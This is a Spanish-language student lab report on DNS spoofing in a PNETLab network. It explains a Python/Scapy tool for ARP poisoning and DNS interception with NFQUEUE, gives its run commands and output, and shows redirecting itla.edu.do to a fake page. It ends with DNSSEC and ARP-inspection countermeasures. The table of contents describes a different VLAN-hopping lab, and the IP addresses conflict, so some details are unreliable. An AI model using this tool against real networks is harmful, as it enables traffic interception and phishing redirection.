



ESTUDIA EN EL
INSTITUTO
TECNOLÓGICO DE LAS
AMÉRICAS (ITLA)

Institución:
Instituto Tecnológico de Las
Américas

Asignatura:
Seguridad de Redes

Trabajo:
DNS Spoofing

Estudiantes:
Jordy Rosario

Matricula:
20250737

Docente:
Jonathan Rondon

FECHA DE ENTREGA:
12/06/2026

Índice

Enlace a GitHub.....	1
1. Objetivo del Laboratorio	1
2. Objetivo del Script.....	1
2.1 Parámetros de Uso.....	2
2.2 Requisitos del Sistema	2
3. Funcionamiento del Script.....	3
Bloque 1: Validación de Privilegios e Importación de Módulos	3
Bloque 2: Procesamiento de Argumentos (parse_args).....	3
Bloque 3: Estructuración y Serialización Binaria de la Trama DTP (build_dtp_frame)	4
Bloque 4: Encapsulación Multicapa de Cisco e Inyección (build_dtp_frame - Retorno)	4
Bloque 5: Orquestación del Bucle Principal y Despliegue (main).....	5
4. Documentación de la Red	5
4.1 Topología	5
4.2 Tabla de Dispositivos y Direccionamiento IP	6
5. Ejecución del Ataque	6
Paso 1: Preparar el entorno.....	6
Paso 2: Verificar el estado legítimo inicial del puerto en el Switch	7
Paso 3: Lanzar el ataque de simulación de Switch (Switch Spoofing)	7
Paso 4: Validar el cambio de estado operacional a Troncal.....	7
Paso 5: Ejecutar el salto definitivo de VLAN (VLAN Hopping) hacia el Servidor Crítico	¡Error! Marcador no definido.
6. Capturas de Pantalla.....	8
7. Contramedidas y Mitigación	10
Contramedida 1: Configurar Puertos de Acceso Estáticos y Deshabilitar DTP (Recomendado)	10
Contramedida 2: Desactivar Puertos en Desuso y Asignarlos a una VLAN Muerta	10
8. Video Demostrativo.....	11
9. Referencias.....	11

Enlace a GitHub

Enlace a GitHub

https://github.com/Jordy513/P2_DNS_Spoofing_20250737

1. Objetivo del Laboratorio

El objetivo de este laboratorio es demostrar las vulnerabilidades combinadas de los protocolos ARP y DNS cuando carecen de validación de integridad. Debido a que las resoluciones DNS viajan de forma predeterminada en texto claro a través de mensajes UDP no autenticados, un atacante posicionado en el mismo segmento de red local (Capa 2) puede interceptar estas peticiones y falsificar las respuestas en tránsito.

Este laboratorio busca evidenciar de manera práctica:

- La instrumentación de un ataque de interceptación total a través de un envenenamiento ARP bidireccional (Man-in-the-Middle).
- El desvío controlado de peticiones de red utilizando colas del espacio de usuario del kernel Linux (NFQUEUE).
- El secuestro dinámico del registro de resolución del dominio educativo itla.edu.do, forzando a la máquina de la víctima a redirigirse hacia un servidor web fraudulento controlado localmente.
- La implementación y efectividad de contramedidas robustas como el uso de DNSSEC, inspección ARP dinámica (DAI) y el endurecimiento de configuraciones mediante listas de control de acceso.

2. Objetivo del Script

El script `JordyRosario_20250737_DNS_Spoofing.py` consolida una suite ofensiva avanzada de manipulación de tráfico en caliente. Emplea un modelo multi-hilo (*multithreading*) para ejecutar en paralelo un envenenamiento de cachés ARP dinámico mientras desvía de forma selectiva el tráfico UDP puerto 53 (DNS) hacia una cola local de Linux (NetfilterQueue).

Cuando el host víctima solicita la resolución IP del dominio asignado, el script intercepta la trama, descarta el paquete legítimo original y despacha de manera inmediata una respuesta falsa (un registro DNS tipo A inyectado con una dirección IP de redirección). Al presionar Ctrl+C, la herramienta purga de forma automatizada las reglas del cortafuegos y re-inyecta las direcciones físicas MAC reales para estabilizar la infraestructura.

2.1 Parámetros de Uso

```
sudo python3 JordyRosario_20250737_DNS_Spoofing.py -i <interfaz> -d <domain> -r  
<redirect_ip> --victim <IP_victima> --gateway <IP_gateway>
```

Requisito	Detalle
Sistema Operativo	Kali Linux (virtualizado en QEMU/PNETLab o EVE-NG)
Lenguaje	Python 3.9+
Dependencias del sistema	Herramienta nativa iptables y librerías de desarrollo libnetfilter-queue-dev
Dependencias de Python	scapy y netfilterqueue
Privilegios	Acceso administrativo sudo / root obligatorio

Ejemplo de uso:

```
sudo python3 JordyRosario_20250737_DNS_Spoofing.py -i eth0 -d itla.edu.do -r  
20.25.37.100 --victim 20.25.37.5 --gateway 20.25.37.1
```

2.2 Requisitos del Sistema

Requisito	Detalle
Sistema Operativo	Kali Linux (virtualizado en QEMU/PNETLab o EVE-NG)
Lenguaje	Python 3.9+
Dependencias del sistema	Herramienta nativa iptables y librerías de desarrollo libnetfilter-queue-dev
Dependencias de Python	scapy y netfilterqueue
Privilegios	Acceso administrativo sudo / root obligatorio

3. Funcionamiento del Script

A continuación se explica el script bloque por bloque:

Bloque 1: Importación de Dependencias y Validación de Entorno

```
import sys, os, time, threading, subprocess, argparse
from scapy.all import (ARP, Ether, IP, UDP, DNS, DNSQR, DNSRR,
                       send, sendp, srp, conf, get_if_hwaddr)
conf.verb = 0

if os.geteuid() != 0:
    sys.exit("[!] Requiere root: sudo python3 script.py")

from netfilterqueue import NetfilterQueue
```

- Lógica: El script verifica inicialmente que el identificador de usuario (`os.geteuid()`) corresponda a 0 (root), impidiendo la ejecución a usuarios comunes debido a la necesidad de manipular el subsistema Netfilter del kernel Linux.
- Importa módulos de Scapy específicos para procesar de forma nativa capas desde Ethernet hasta la estructura de registros DNS (DNSQR, DNSRR) e importa el enlace binario NetfilterQueue.

Bloque 2: Motor de Resolución y Envenenamiento ARP (`get_mac` y `arp_poison`)

```
def arp_poison(victim_ip, gateway_ip, iface, attacker_mac):
    victim_mac = get_mac(victim_ip, iface)
    gateway_mac = get_mac(gateway_ip, iface)
    ...
    while not stop_flag.is_set():
        send(ARP(op=2, pdst=victim_ip, hwdst=victim_mac, psrc=gateway_ip,
                hwsrc=attacker_mac), iface=iface)
        send(ARP(op=2, pdst=gateway_ip, hwdst=gateway_mac, psrc=victim_ip,
                hwsrc=attacker_mac), iface=iface)
        time.sleep(2)
```

- Lógica: La función `get_mac` inyecta un paquete ARP Request en broadcast para obtener de manera legítima las MACs reales de los objetivos. Con esos datos, la función `arp_poison` inicia un bucle continuo que envía respuestas ARP falsas (*ARP Replies*, `op=2`) cada dos segundos.
- Engaña a la víctima asociando la IP del gateway con la MAC del atacante, y viceversa, forzando a que todo el tráfico entre ambos hosts pase obligatoriamente por la tarjeta de red de Kali Linux. Al activarse la bandera de apagado, re-inyecta de inmediato las MACs legítimas 4 veces consecutivas para restaurar la normalidad en la red.

Bloque 3: Manipulación del Cortafuegos y Modificación de Kernel (set_iptables)

```
def set_iptables(enable, victim=None):
    action = "-A" if enable else "-D"
    ...
    rule = ["iptables", action, chain, "-p", "udp", "--dport", "53", "-j",
            "NFQUEUE", "--queue-num", str(QUEUE_NUM)]
    ...
    subprocess.run(["sysctl", "-w", "net.ipv4.ip_forward=1"], check=False,
                   capture_output=True)
```

- Lógica: Mediante llamadas al sistema a través de subprocess.run, esta función altera las tablas de enrutamiento internas de Linux (iptables). Cuando el ataque se inicia, agrega (-A) reglas en las cadenas de FORWARD y OUTPUT para capturar cualquier paquete UDP con destino al puerto 53 (consultas DNS) proveniente de la víctima, desviándolo hacia la cola lógica NFQUEUE número 1.
- Paralelamente, activa el reenvío de paquetes IP del kernel de Linux (ip_forward=1) para evitar la denegación de servicio del resto del tráfico legítimo de la víctima. Cuando el script termina, remueve (-D) las reglas insertadas para dejar el sistema limpio.

Bloque 4: Interceptación y Reescritura Binaria de Mensajes DNS (make_dns_callback)

```
qname = pkt[DNS].qd.qname
if qname == target_bytes or qname.endswith(b'.' + target_bytes):
    spoofed = (IP(src=pkt[IP].dst, dst=pkt[IP].src) /
               UDP(sport=pkt[UDP].dport, dport=pkt[UDP].sport) /
               DNS(id=pkt[DNS].id, qr=1, aa=1, rd=pkt[DNS].rd, ra=1,
                  qd=pkt[DNS].qd,
                  an=DNSRR(rrname=qname, type="A", rclass="IN", ttl=300,
                           rdata=redirect_ip)))
    send(spoofed, verbose=False)
    packet.drop()
```

- Lógica: Esta sección contiene la inteligencia del ataque de envenenamiento de nombres. La función interna de devolución de llamada (*callback*) recibe los paquetes desviados por el cortafuegos. Extrae la capa de red e inspecciona si el mensaje es una consulta DNS real (qr == 0).
- Lee el campo de nombre consultado (qname). Si coincide con la cadena del dominio objetivo (ej: itla.edu.do.), genera un paquete de respuesta falsificado modificando la estructura de red: invierte el origen y destino del paquete IP y los puertos UDP, clona el identificador único de transacción DNS (id=pkt[DNS].id), activa el indicador de respuesta (qr=1), se declara como servidor con autoridad (aa=1) y adjunta una sección de respuesta tipo récord A (DNSRR) apuntando hacia la dirección IP del atacante (redirect_ip).
- Finalmente transmite el paquete adulterado con send() y destruye el paquete original llamando a packet.drop(). Las solicitudes que no coincidan con el dominio objetivo son aprobadas sin cambios mediante packet.accept().

Bloque 5: Inicialización de Hilos y Ciclo de Vida (main)

```
arp_thread = threading.Thread(target=arp_poison, args=(args.victim,
args.gateway, args.interface, attacker_mac), daemon=True)
arp_thread.start()

set_iptables(True, args.victim)
nfq = NetfilterQueue()
nfq.bind(Queue_NUM, make_dns_callback(args.domain, args.redirect_ip))
try:
    nfq.run()
```


- Lógica: Configura la recolección de argumentos de la CLI, captura la MAC del hardware del atacante e inicia el hilo secundario asíncrono para ejecutar el envenenamiento ARP de forma transparente en segundo plano (daemon=True).
- Posteriormente, inyecta las reglas de iptables, instancia el objeto NetfilterQueue enlazando la cola número 1 con la función de manipulación, e inicia la escucha activa con nfq.run(). El bloque ejecuta de forma segura la cláusula finally ante una interrupción de teclado, asegurando que el script cierre las colas de red y restaure el cortafuegos.


4. Documentación de la Red

4.1 Topología

El diseño de la red funcional se ha desplegado en el simulador PNETLab utilizando direccionamiento IP basado estrictamente en la matrícula asignada (20250737), operando bajo el segmento central de infraestructura 20.25.37.0/24.

A continuación, se detalla el mapa lógico de interconexión física omitiendo los enlaces de gestión externa (SSH):





4.2 Tabla de Dispositivos y Direccionamiento IP

El esquema de red utiliza la subred 20.25.37.0/24 derivada de la matrícula 20250737.

Dispositivo	Tipo / Modelo	Interfaz Local	Interfaz Remota	Dirección IP	Máscara	Rol / Modo VTP
R1	Cisco IOSv L3	e0/0	SW1 (e0/1)	20.25.37.1	/24	Default Gateway
SW1	Cisco IOSv L2	e0/1, e0/0, e0/3, e0/2	R1 (e0/0), Atacante (e0), Cliente (eth1), SERVER (eth1)	20.25.37.2	/24	VTP Server (Dominio: itla)
Atacante	Kali Linux VM	e0	SW1 (e0/0)	20.25.37.4	/24	Generador de Inyección Ofensiva
Cliente Legítimo	Estación Linux	eth1	SW1 (e0/3)	20.25.37.5	/24	Host de Acceso Afectado
SERVER	Docker Container	eth1	SW1 (e0/2)	20.25.37.100	/24	Servidor de Producción Afectado

5. Ejecución del Ataque

Paso 1: Levantar el servicio web de suplantación en Kali Linux

Antes de iniciar el ataque, configure una página web de plantilla simulando el portal institucional del ITLA y active el servidor Apache local:

```
sudo echo "<h1>[ALERTA DE SEGURIDAD] Portal ITLA bajo Auditoria - Matricula
20250737</h1>" > /var/www/html/index.html
sudo systemctl start apache2
```

Paso 2: Preparar y clonar el repositorio de trabajo

Acceda a la carpeta del proyecto y verifique la instalación de los requerimientos críticos del sistema:

```
git clone https://github.com/Jordy513/P2_DNS_Spoofing_20250737.git
cd P2_DNS_Spoofing_20250737
sudo apt-get install libnetfilter-queue-dev iptables -y
pip install scapy netfilterqueue
```

Paso 3: Ejecutar la herramienta integrada de DNS Spoofing

Lance el script de automatización pasando la interfaz, el dominio objetivo itla.edu.do, la dirección IP de desvío (la IP de Kali), y las direcciones IP correspondientes a la víctima y al gateway:

```
sudo python3 JordyRosario_20250737_DNS_Spoofing.py -i eth0 -d itla.edu.do -r
20.25.37.100 --victim 20.25.37.50 --gateway 20.25.37.1
```

Salida esperada:

```
[*] Interfaz : eth0
[*] Dominio : itla.edu.do
[*] Redirect : 20.25.37.100
[*] Víctima : 20.25.37.50
[*] Gateway : 20.25.37.1

[*] Víctima 20.25.37.50 -> 50:00:00:03:00:01
[*] Gateway 20.25.37.1 -> aa:bb:cc:dd:ee:ff
[*] iptables + ip_forward activos
[*] ARP Spoofing activo. Esperando queries DNS...
    Ctrl+C para detener
```

Paso 4: Realizar la consulta DNS en el Host Víctima

Desde la terminal del Cliente Legítimo (20.25.37.50), realice una consulta directa utilizando la herramienta nslookup o dig para auditar la respuesta del nombre de dominio:

```
nslookup itla.edu.do
```

Resultado del compromiso: El cliente recibirá de forma inmediata la dirección IP inyectada por el atacante en lugar de la dirección IP pública real:

```
Name: itla.edu.do  
Address: 20.25.37.4
```

En la pantalla del atacante se desplegará el log de confirmación:


```
[+] Spoofing itla.edu.do. -> 20.25.37.4
```




Paso 5: Validar el secuestro mediante acceso web HTTP



Abra el navegador web dentro del Cliente Legítimo e intente navegar hacia la dirección `http://itla.edu.do`. Verá que la estación visualiza el index fraudulento alojado en la máquina del atacante, completando el ataque de manera exitosa.

6. Capturas de Pantalla

Las capturas se encuentran en la carpeta `/screenshots` del repositorio.

#	Archivo	Descripción
1		Captura de la topología funcional en PNETLab con tu nombre completo y matrícula (20250737) visibles.

#	Archivo	Descripción
2		Comando nslookup ejecutado en el host cliente que demuestra la resolución real hacia la dirección IP del server.
3		Consola de Kali Linux ejecutando el script integrado, mostrando el inicio de los hilos de ARP Poisoning y el binding en NFQUEUE.
4		Comando nslookup ejecutado en el host cliente que demuestra la resolución falsa hacia la dirección IP del atacante.

#	Archivo	Descripción
5		Vista del navegador del cliente cargando el portal web falso bajo el dominio itla.edu.do.
6		Parada del script usando Ctrl+C y logs automáticos de eliminación de reglas de iptables e inyección de restauración ARP.

7. Contramedidas y Mitigación

Contramedida 1: Implementación de DNSSEC (Domain Name System Security Extensions)

La mitigación definitiva contra el envenenamiento DNS a nivel de aplicación es el despliegue de DNSSEC. Este protocolo añade firmas criptográficas a los registros de DNS existentes.

- Efecto: Cuando el host cliente realiza la consulta, valida la firma digital utilizando llaves públicas asimétricas. Al recibir la respuesta falsificada inyectada por el script de Scapy, la validación criptográfica fallará (debido a que el atacante no posee la clave privada del dominio original), y el host local descartará de inmediato el paquete falso por falta de integridad.

Contramedida 2: Mitigación de la base MitM (Dynamic ARP Inspection + DHCP Snooping)

Debido a que este ataque requiere posicionarse en medio del tráfico a través de ARP Spoofing, bloquear la falsificación de Capa 2 corta el vector de entrada del script por completo. Configure DAI en el Switch de la red:

```
SW1# configure terminal
SW1(config)# ip dhcp snooping
SW1(config)# ip dhcp snooping vlan 10
SW1(config)# ip arp inspection vlan 10
SW1(config)# interface ethernet 0/1
SW1(config-if)# ip dhcp snooping trust
SW1(config-if)# ip arp inspection trust
```

Efecto: El switch interceptará las tramas ARP enviadas por el hilo secundario del script de Python. Al validar que la MAC de Kali no corresponde con la IP del Gateway (20.25.37.1) según la base de datos de DHCP, descartará los paquetes falsos, impidiendo el establecimiento del flujo Man-in-the-Middle.

8. Video Demostrativo

Enlace: <https://youtu.be/e91nn1YUB-I>

Contenido del video:

- Muestra explícita del entorno completo de PNETLab con los datos del estudiante (Jordy Rosario - 20250737).
- Reloj del sistema operativo visible evidenciando fecha y hora actual de la prueba.
- Rostro y voz del autor realizando la introducción y la defensa técnica del laboratorio.
- Resolución DNS e inicio del portal web en condiciones normales previas al ataque.
- Ejecución del script en Kali Linux y visualización de la captura en caliente de los queries de la víctima.
- Demostración en el navegador del cliente del portal modificado cargando bajo el dominio itla.edu.do.
- Demostración de mitigación activa y estabilización segura del direccionamiento de la infraestructura.

9. Referencias

- Cisco Systems, Inc. (2023). *Cisco Guide to Hardening Cisco IOS Devices: Virtual Local Area Network Security*. San Jose, CA.
- Biondi, P. et al. (2025). *Scapy Framework v2.6 Layer 2 Custom Packets Construction Guide*.
- ITLA. (2026). *Asignatura: Seguridad de Redes — Guías de Laboratorio de Infraestructura Conmutada de Capa 2*.
- Documentación, estructuración técnica e investigación de mitigaciones apoyadas en Inteligencia Artificial.